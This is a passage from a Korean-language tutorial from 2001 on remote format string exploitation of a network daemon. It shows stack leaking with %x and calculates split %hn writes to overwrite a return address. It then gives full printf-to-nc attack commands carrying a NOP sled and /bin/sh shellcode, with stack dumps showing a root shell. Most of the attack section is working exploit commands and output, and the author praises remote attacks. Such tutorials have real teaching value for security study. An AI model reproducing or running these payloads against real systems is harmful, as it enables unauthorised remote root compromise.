0xbffff984  00 a6 00 40 14 fa ff bf b0 26 01 40 f4 81 04 08    ...@.....&.@....
0xbffff994  28 97 04 08 72 82 04 08 f4 26 02 40 c8 f9 ff bf    (...r....&.@....
0xbffff9a4  10 a1 00 40 4b 80 0f 40 1c 97 04 08 00 a6 00 40    ...@K..@.......@
0xbffff9b4  14 fa ff bf c8 f9 ff bf 4b 84 04 08 08 97 04 08    ........K.......
0xbffff9c4  1c 97 04 08 e8 f9 ff bf fb 11 03 40 01 00 00 00    ...........@....
0xbffff9d4  14 fa ff bf 1c fa ff bf                            ........

[x82@testsub x82]$
```

위와 같이 format string을 이용해 출력을 요구하면, 취약한 프로그램은 Stack의 내용을 그대로 출력한다. 여기서 AAAA를 먼저 넣어주고 %x로 출력을 요구한 이유는 실제 Stack상에 push되는 주소값과, 입력후 출력되는 주소값이 얼마간의 오차가 존재 하는가를 계산하는 역할을 한다.

%x는 16진수를 출력할때 사용된다. 그 이유는 16진수로 이루어진 Stack의 값을 적절히 출력하기 위해서인데, 위에 %%x로 쓰인이유는 첫째로 들어가는 %가 정확한 출력을 위해 (printf "") 명령내부에서 format string을 인식시키는 역할을 하기 때문이다.
프로그래밍을 많이 해본사람이라면 기본적으로 알고있을거라 생각한다.

위의 결과 "AAAA41414141782578257825782578254001000a"를 보니 Stack에 push 되는 주소값과 출력되는 주소값의 오차가 존재하지 않는다. 이는 공격하기 매우 편리한 환경이라 할수있다. 만약 오차가 존재한다면, %x 출력당 4byte(0x 41 41 41 41)씩을 채워나감으로써, 오차를 줄이고 정확한 위치를 잡을수 있는것이다.

그렇다면 위 결과를 가지고 모의실험을 가져보도록 하자.
우리가 만약 조그만값을 특정주소에 덮어씌울수 있다면, 이를 응용해 실전공격을 쉽게 성공시킬수 있을것이다. 특정주소는 code에 넣어지는 format string 앞부분에 넣게된다. 그 주소는 %n 디렉티브를 이용해 Stack에 push 될것이다. %n 디렉티브의 앞부분에는 우리가 jump 해야할 주소(16진수 buffer 주소값)를 10진수로 변환하여 포맷문자열로 넣으면 된다. (기본적으로 "%1000d" 이런식의 변환 문자이라 생각하면 된다.

앞에 들어간 1000이란 값은 16진수를 변경한 10진수의 값이다.)

위의 내용을 참조하여 간단한 exploit를 시도해본다.

0x0400000b. exploit

앞에서 설명한 jump 해야할주소를 10진수형태로 변경하여 쓰는것은 간단한 계산을 통해 구할수있다. 만약 0xbfffef34 라는 값을 10진수로 고쳤을때 다음과 같이 계산할수 있다.

0x
  b : 16 x 16 x 16 x 16 x 16 x 16 x 16 x b(11)
  f : 16 x 16 x 16 x 16 x 16 x 16 x f(15)
  f : 16 x 16 x 16 x 16 x 16 x f(15)
  f : 16 x 16 x 16 x 16 x f(15)
  e : 16 x 16 x 16 x e(14)
  f : 16 x 16 x f(15)
  3 : 16 x 3
  4 : + 4

하지만, 위와 같이 구한 10진수의 값은 감당하지 못할정도로 크고 계산도 쉽지않다.
그러므로 2번에 걸쳐 계산을 한다. (bfff/ef34) 계산도 쉽고 정확한 값을 만들수있기 때문에 대부분의 format string 공격시에는 이 방법을 채택한다.

1 + bfff : 114687
ef34 : 61236

1bfff - ef34 : 53451
bfff : 53451

이런식으로 2번에 걸쳐 계산하여 53451(bfff)와 61236(ef34)라는 값을 얻어낼수 있었다.
이렇게구한 10진수값은 어떻게 넣을까? 방법은 간단하다. 두번에 걸쳐쓰는 방식이므로 다음과 같이 나타낼수 있다.

"%61236d %hn %53451d %hn"
  (ef34)(push)(bfff)(push)

%n은 4byte를 차지하지만, %hn은 2byte를 차지한다. 그러므로 두번에 나눠 값을 Overwrite 시킬수 있는것이다. 솔직히 필자의 경험상 %hn 디렉티브대신 %n 디렉티브를 넣어도 상관은 없었다.

이제, 값을 원하는 주소에 덮어 씌워보자. 모의공격으로 다음과 같은 형식을 정하였다.

덮어쓰기 원하는 주소: 0xbffff894
덮어씌워지는 주소의 값: 0xbfffef34

그럼, 공격!

[x82@testsub x82]$ (printf "₩x82₩x82₩x82₩x82₩x94₩xf8₩xff₩xbf₩x82₩x82₩x82₩x82
₩x96₩xf8₩xff₩xbf%%61220d%%hn%%53451d%%hn";cat) | nc xxx.xx.xx.xx 60177

... sleep ...

... sleep ...

... sleep ...

-2105376126

0xbffff7d4 82 82 82 82 94 f8 ff bf 82 82 82 82 96 f8 ff bf ....
0xbffff7e4 25 36 31 32 32 30 64 25 68 6e 25 35 33 34 35 31 %61220d%hn%53451
0xbffff7f4 64 25 68 6e 0a 00 01 40 bc 21 01 40 94 21 01 40 d%hn...@.!.@.!.@
0xbffff804 9c 21 01 40 a4 21 01 40 00 00 00 00 00 00 00 00 .!.@.!.@........
0xbffff814 00 00 00 00 ac 21 01 40 b4 21 01 40 00 00 00 00 .....!.@.!.@....
0xbffff824 00 00 00 00 8c 21 01 40 d8 a4 02 40 00 f9 ff bf .....!.@...@....
0xbffff834 86 79 00 40 ac a4 02 40 ac a4 02 40 24 20 01 40 .y.@...@...@$.@
0xbffff844 a8 2b 01 40 0d 43 00 00 24 20 01 40 a8 2b 01 40 .+.@.C..$.@.+.@
0xbffff854 a6 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0xbffff864 00 00 00 00 00 00 00 00 b0 3a 00 00 00 00 00 00 ....:......
0xbffff874 00 00 00 00 00 00 00 00 00 00 00 00 24 f7 01 40 ....$..@
0xbffff884 ab 03 00 00 64 2a 02 40 74 bc 01 40 a8 2b 01 40 ....d*.@t..@.+.@
0xbffff894 34 ef ff bf 68 f9 ff bf 86 79 00 40 ac a4 02 40 4...h....y.@...@
            ~~~~~~~~~~~~ (0xbfffef34)
0xbffff8a4 88 82 04 08 24 20 01 40 b0 26 01 40 6e 00 00 00 ....$.@.&.@n...
0xbffff8b4 ac a4 02 40 24 20 01 40 a8 2b 01 40 5b 41 00 00 ...@$.@.+.@[A..
0xbffff8c4 a8 2b 01 40 a5 59 00 00 86 79 00 40 ac a4 02 40 .+.@.Y...y.@...@
0xbffff8d4 98 2a 02 40 24 20 01 40 b0 26 01 40 14 82 04 08 .*.@$.@.&.@....
0xbffff8e4 f0 38 00 00 f4 26 02 40 a8 06 00 00 64 2a 02 40 .8...&.@....d*.@
0xbffff8f4 74 bc 01 40 a8 2b 01 40 03 00 00 00 18 2e 01 40 t..@.+.@.......@
0xbffff904 01 00 00 00 20 f9 ff bf f4 81 04 08 b4 28 01 40 ....(.@
0xbffff914 0f 53 8e 07 9c f9 ff bf 72 82 04 08 f4 26 02 40 .S......r....&.@
0xbffff924 a8 2b 01 40 ac f9 ff bf bf 6b 02 40 64 f5 01 40 .+.@.....k.@d..@
0xbffff934 a8 2b 01 40 f4 0c 02 40 a8 2b 01 40 b4 28 01 40 .+.@...@.+.@.(.@
0xbffff944 8e ff 77 01 cc f9 ff bf 60 82 04 08 f4 1f 02 40 ..w.....`......@
0xbffff954 a8 2b 01 40 77 ff ff bf bf f9 ff bf 20 00 00 00 .+.@w..... ...
0xbffff964 ec 7b 10 40 a0 f9 ff bf 9d 9f 00 40 c7 03 01 40 .{.@.......@...@
0xbffff974 48 2e 01 40 07 00 00 00 ee 9e 00 40 1c 97 04 08 H..@.......@....
0xbffff984 00 a6 00 40 14 fa ff bf b0 26 01 40 f4 81 04 08 ...@.....&.@....
            ~~~~~~~~~~~~

```
0xbffff994  28 97 04 08 72 82 04 08 f4 26 02 40 c8 f9 ff bf   (...r....&.@....
0xbffff9a4  10 a1 00 40 4b 80 0f 40 1c 97 04 08 00 a6 00 40   ...@K..@.......@
0xbffff9b4  14 fa ff bf c8 f9 ff bf 4b 84 04 08 08 97 04 08   ........K.......
0xbffff9c4  1c 97 04 08 e8 f9 ff bf fb 11 03 40 01 00 00 00   ...........@....
0xbffff9d4  14 fa ff bf 1c fa ff bf                           ........

[x82@testsub x82]$
```

Success! 모의공격을 성공하였다. 위에서 쓰인 format string을 분석해보겠다.

"₩x82₩x82₩x82₩x82₩x94₩xf8₩xff₩xbf" /* 8byte */

0xbffff894 주소에 "ef34" 값을 Overwrite 한다. Stack에 쌓일때는 "34 ef" 값으로 push 된다.

"₩x82₩x82₩x82₩x82₩x96₩xf8₩xff₩xbf" /* 8byte */

0xbffff896 주소에 "bfff" 값을 Overwrite 한다. Stack에 쌓일때는 "ff bf" 값으로 push 된다.

"%%61220d%%hn%%53451d%%hn"

이미 위에서 계산한 "%%61236d%%hn%%53451d%%hn" 값과 무엇이 다른가?
그렇다. "%%61236d" 값에서 "%%61220d" 값으로 변경된것을 볼수있을것이다. 이는 위에서 사용된 특정주소값, 16byte(8byte+8byte)를 minus 한 결과이다.

이렇게, 특정주소를 우리가 원하는 값으로 쉽게 변경할수 있었다.
그렇다면, server daemon program의 return address를 shellcode의 주소값으로 변경하면 어떻게 될것인가? 분명 daemon 권한의 shell을 실행할수 있을것이다. :-D

위의 모의공격과 비교해보면 다음과 같이 설명될수 있다.

덮어쓰기 원하는 주소: 0xbffff894 ---> 즉, Return address.
덮어씌워지는 주소의 값: 0xbfffef34 ---> 당연히 shellcode가 띄워져 있는 address.

그러므로 위에서 작업했던 모의공격 방식을 매우 유사하게 적용할수 있다.
참고로, Return address를 구하는것은 dump된 stack에서 금방찾을수 있다.

프로그램이 500byte까지 data input을 받는다면, 504byte는 ebp 영역일것이고,
508byte부터 ret영역일것이 분명하다. 0xbffff7d4 부터 data buffer 영역이 시작되므로,
끝나는 영역은 0xbffff9c4, ebp영역(4byte)은 0xbffff9c8 ~ 0xbffff9cb 까지,
ret영역(4byte)은 0xbffff9cc ~ 0xbffff9cf 까지란것을 알수있다.

덮어쓰기 원하는 주소(Return address): 0xbffff9cc

덮어씌워지는 주소의 값(&shellcode address): 0xbffff804

&shellcode의 address는 공격자가 띄울 stack의 주소만 알면 쉽게 알수있다.
이 작업은 sp의 값을 알아내어 address를 맞출수 있으며 모의 공격시 공격당하는
daemon 내부 프로그램에 넣는다. ;-D

예:

```
unsigned long sp(void) {
__asm__("movl %esp,%eax");
}
```

이러한 연산을 통해 &shellcode가 띄워질 위치를 알아내었다고 가정한다.
(위의 code는 eggshellcode를 더 연구해보면 알수 있을것이다.)
10진수 계산후 "%%63492d%%hn%%51195d%%hn" code를 얻을수 있었다.

다음과 같이 최종적으로 exploit 되었다.

```
"₩x82₩x82₩x82₩x82₩xcc₩xf9₩xff₩xbf₩x82₩x82₩x82₩x82₩xce₩xf9₩xff₩xbf%%63476d%%hn%%51195d%%
hn"
```

이렇게 만들어진 format string code에 마지막으로 추가할것이 있다.
바로, 우리가 실행을 필요로 하는 shellcode 이다. shellcode를 넣어 다음과 같이,
exploit을 완성하였다. 이제 실전 공격을 시도해보도록 하겠다.

0x0400000c. 결과 및 stack 값 debugging

공격개시! :-p

```
[x82@testsub x82]$ (printf "₩x82₩x82₩x82₩x82₩xcc₩xf9₩xff₩xbf₩x82₩x82₩x82₩x82
₩xce₩xf9₩xff₩xbf%%63476d%%hn%%51195d%%hn₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90
₩x90₩x31₩xd2₩x52₩x68₩x6e₩x2f₩x73₩x68₩x68₩x2f₩x2f₩x62₩x69₩x89₩xe3₩x52₩x53₩x89₩xe1
₩x8d₩x42₩x0b₩xcd₩x80₩x0a";cat) | nc xxx.xx.xx.xx 60177


        ... sleep ...
```

```
                              ... sleep ...
                                          ... sleep ...


                              -2105376126릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲?
릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲릲B?릲릲릲릲릲릲릲릲릲릲?
0xbffff7d4  82 82 82 82 cc f9 ff bf 82 82 82 82 ce f9 ff bf   ................
0xbffff7e4  25 36 33 34 37 36 64 25 68 6e 25 35 31 31 39 35   %63476d%hn%51195
0xbffff7f4  64 25 68 6e 90 90 90 90 90 90 90 90 90 90 90 90   d%hn............
0xbffff804  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffff814  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffff824  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffff834  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffff844  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffff854  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffff864  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffff874  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0xbffff884  90 90 90 90 90 90 90 90 90 90 90 31 d2 52 68 6e   ...........1.Rhn
0xbffff894  2f 73 68 68 2f 2f 62 69 89 e3 52 53 89 e1 8d 42   /shh//bi..RS...B
0xbffff8a4  0b cd 80 0a 00 20 01 40 b0 26 01 40 6e 00 00 00   ..... .@.&.@n...
0xbffff8b4  ac a4 02 40 24 20 01 40 a8 2b 01 40 5b 41 00 00   ...@$ .@.+.@[A..
0xbffff8c4  a8 2b 01 40 a5 59 00 00 86 79 00 40 ac a4 02 40   .+.@.Y...y.@...@
0xbffff8d4  98 2a 02 40 24 20 01 40 b0 26 01 40 14 82 04 08   .*.@$ .@.&.@....
0xbffff8e4  f0 38 00 00 f4 26 02 40 a8 06 00 00 64 2a 02 40   .8...&.@....d*.@
0xbffff8f4  74 bc 01 40 a8 2b 01 40 03 00 00 00 18 2e 01 40   t..@.+.@.......@
0xbffff904  01 00 00 00 20 f9 ff bf f4 81 04 08 b4 28 01 40   .... ........(.@
0xbffff914  0f 53 8e 07 9c f9 ff bf 72 82 04 08 f4 26 02 40   .S......r....&.@
0xbffff924  a8 2b 01 40 ac f9 ff bf bf 6b 02 40 64 f5 01 40   .+.@.....k.@d..@
0xbffff934  a8 2b 01 40 f4 0c 02 40 a8 2b 01 40 b4 28 01 40   .+.@...@.+.@.(.@
0xbffff944  8e ff 77 01 cc f9 ff bf 60 82 04 08 f4 1f 02
id
uid=0(root) gid=0(root) groups=0(root)
exit
```

Success~! 멋지게 성공했다. :-D
어떻게 이러한 멋진결과가 나오게 되었는지 gdb Debugging을 통해 살펴보도록하자.

nc를 이용한 code debug

공격자 입력부분:

```
> 00000000 82 82 82 82 cc f9 ff bf 82 82 82 82 ce f9 ff bf # ................
```

// "₩x82₩x82₩x82₩x82₩xcc₩xf9₩xff₩xbf₩x82₩x82₩x82₩x82₩xce₩xf9₩xff₩xbf"

> 00000010 25 36 33 34 37 36 64 25 68 6e 25 35 31 31 39 35 # %63476d%hn%51195
> 00000020 64 25 68 6e 90 90 90 90 90 90 90 90 90 90 90 90 # d%hn............
// "%63476d%hn%51195d%hn"

> 00000030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ....
> 00000040 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ....
> 00000050 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ....
> 00000060 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ....
> 00000070 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ....
> 00000080 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ....
> 00000090 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ....
> 000000a0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ....
> 000000b0 90 90 90 90 90 90 90 90 90 90 90 // NOP 입력끝

31 d2 52 68 6e # 1.Rhn
> 000000c0 2f 73 68 68 2f 2f 62 69 89 e3 52 53 89 e1 8d 42 # /shh//bi..RS...B
> 000000d0 0b cd 80 // shellcode 입력 끝

0a # ....
// '₩0' 입력 문자열의 끝을 알리는 Enter

Daemon 프로그램의 출력 부분:

< 00000000 82 82 82 82 cc f9 ff bf 82 82 82 82 ce f9 ff bf # ....
< 00000010 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 00000020 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 00000030 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 00000040 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 00000050 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #

... 중 략 ...

< 0000f7d0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 0000f7e0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 0000f7f0 20 20 20 20 20 20 20 20 20 2d 32 31 30 35 33 37 # -210537
< 0000f800 36 31 32 36 20 20 20 20 20 20 20 20 20 20 20 20 # 6126
< 0000f810 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 0000f820 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #

... 중 략 ...

```
< 0001bfa0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 0001bfb0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 0001bfc0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 0001bfd0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 0001bfe0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 #
< 0001bff0 20 20 20 20 2d 32 31 30 35 33 37 36 31 32 36 90 #      -2105376126.
< 0001c000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c010 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c020 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c040 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c050 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c060 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c070 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c080 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 # ................
< 0001c090 90 90 90 90 90 90 31 d2 52 68 6e 2f 73 68 68 2f # ......1.Rhn/shh/
< 0001c0a0 2f 62 69 89 e3 52 53 89 e1 8d 42 0b cd 80 0a 00 # /bi..RS...B....0
```

위에서 출력되는 "-2105376126"라는 값은 우리가 두번에 나누어 Overwrite
한 값의 출력된 모습이다. 2번에 걸쳐쓰기로 했으므로, 전부 두번 출력되었다.
"₩x20"은 공백문자열로써, 우리가 계산하여 push한 위치까지 jump 하는
모습을 그대로 보여주고 있다. 그 뒤는 NOP 와 shellcode가 고스란히 놓여지고,
마지막 "x0a"으로 문자열 입력의 끝을 알리면서 정확한 계산 공격이 성공하게
된것이다.

0x05. 결 론

이로써 Remote Overflow & Format String 공격을 모두 성공해보았다.
code를 dump 해보지 못하는 실제환경에서 연습해보려면 위의 작업보다 훨씬 더
복잡한 작업을 거쳐야한다. 위의 작업은 실제환경에서 발생할 변수를 제외한 예제에
불가하기 때문이다.

공격자는 각기 다른 여러환경의 공격을 시도해볼 필요가 있다.
만약 여러분이 공격에 대한 충분한 지식과 KnowHow가 성립되면, 나중에는 이보다
더 난이도 높은 갚진 기술을 구사할수 있을것이다. :-)

갑자기 어느분의 말씀이 떠오른다.

"원격지에서 어떤 시스템의 취약점을 이용하여 쉘을 띄운다는 것은 참 멋진 일인것 같습니다."

그렇다. 필자의 생각에도 원격 remote 상에서 이루어지는 공격을 보면, 참 아름다움을 느낀다.

현재 이 문서를 작성중에도 여러 remote attack을 구사하고, 연구하는 이들을 위해 ...
격려의 메세지를 전하고 싶다. :-)

P.S: 내용이 중간중간 어지러운 부분이 보입니다.
글도 깨끗하지 못하고 --;
요새 워낙 이런저런 일에 시달리다보니 ...
문서작성에 소홀함을 느낄때가 많습니다. (참고로, 이것은 필자의 핑계임다 --;;)
하루빨리 게으른 생활을 청산하고 본연의 모습으로 돌아가야 겠습니다.
그동안 곁에서 힘을 주고 연락하던 친구들에게 감사의 마음을 전합니다. ^^
뿐만아니라,
질문사항이나 기타 좋은내용을 메일을 통해 보내주신 여러분들께도
진심으로 감사드립니다.

그럼, 이만 ... :-D by Xpl017Elz. 2001/11/09.